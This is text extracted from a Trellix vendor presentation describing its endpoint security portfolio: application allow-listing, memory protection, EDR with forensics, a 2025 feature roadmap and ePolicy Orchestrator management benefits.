
Share reputation intelligence instantly across the entire ecosystem



Trellix Intelligence Virtual Execution

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
IVX
Application Control
EDRF

Multi-stage inspection process



Trellix Application control

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
IVX
Application Control
EDRF


Whitelist created during install-time by scanning system for applications, libraries, drivers, and scripts

- Application attempting to launch can be an executable or an OS component
- Trellix Application Control verifies binary code from whitelist
- If not found in the whitelist, the program is not launched

Dynamic Whitelisting Dynamic Allow Listing		Prevents all unauthorized code from running
Memory Protection		Prevents whitelisted apps from being exploited via buffer overflow attacks
File Reputation		Integrates with GTI and TIE to classify binaries as Good, Bad and Unknown


Trellix EDR with Forensics

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
IVX
Application Control
EDRF



Achieve Endpoint Resilience

Multi-Layered Endpoint Protection




Trellix


Endpoint Detection and Response w/ Forensics



Unified Analyst Experience



The best capabilities brought together to reduce MTTD / MTTR for analysts




Recent Progress: EDR with Forensics Cloud

Unifying EDR and Forensics

	Q2 2025	Q3 2025	Q4 2025 (Soon)	
Unified Client	• Combined EDR + Forensics agent (Q4 2024)	• Remote Shell • Logon Tracker • Process Tracker • IPv6 support	• EDRF Client FIPS support	Vision for 2026 Trellix Analyst Workbench for all Trellix products • Increases velocity for innovation, improvement and features • Consistent user experience regardless of deployment type
Unified Experience	• Streamlined analyst workflows • Custom IoCs creation • “One Click” EDR migration	• Expanded acquisition actions	• “One Click” HX migration (limited availability)	
Unified Efficacy		• Improved detections w ETW-TI		

Recent Progress: EDR with Forensics On-Prem



Management Benefits

ePolicy Orchestrator adds value not available with HX

Feature	Value
Advanced Policy Management	Flexible policy assignment, orchestration and management in ePO - policy history, approval, compare, revert, export, import, and clear policy assignments. Policy assignment rules. Clear view of what policies are assigned to any systems and usage of policies.
Custom Dashboard, Reporting and Queries	Generate custom dashboards, queries, and reports in ePO (alert, management data, and compliance reporting). Schedule and email reports and queries results automatically.
Improved scalability and availability	One ePO can handle multiple HX servers and move endpoints between different HX servers for migration and consolidation and for the forensics storage. Multiple Agent Handlers improve availability and scalability.
Automatic Responses	Automated reactions based on events, send email, tag system, run client tasks, assign different policy etc.

Feature	Value
Scheduled reactions and package deployment	Initiate and deploy any script or package on any endpoints or group of endpoints now, next time connected or scheduled interval (Win, Linux and macOS) using ePO Endpoint Deployment Kit (EEDK)
Detect unmanaged endpoints	Identify unmanaged endpoints on the network - Rogue System Detection (RSD)
Detect unmanaged virtual servers	Identify unmanaged virtual servers using Hypervisor connection (Cloud Workload Security add-on)
Identify software installed	Report on software installed on Windows endpoints - System Information Reporter (SIR)
Real time reputation lookup	Trellix Agent provide Data Exchange Layer (DXL) - Fast reputation lookup,Link to OpenDXL



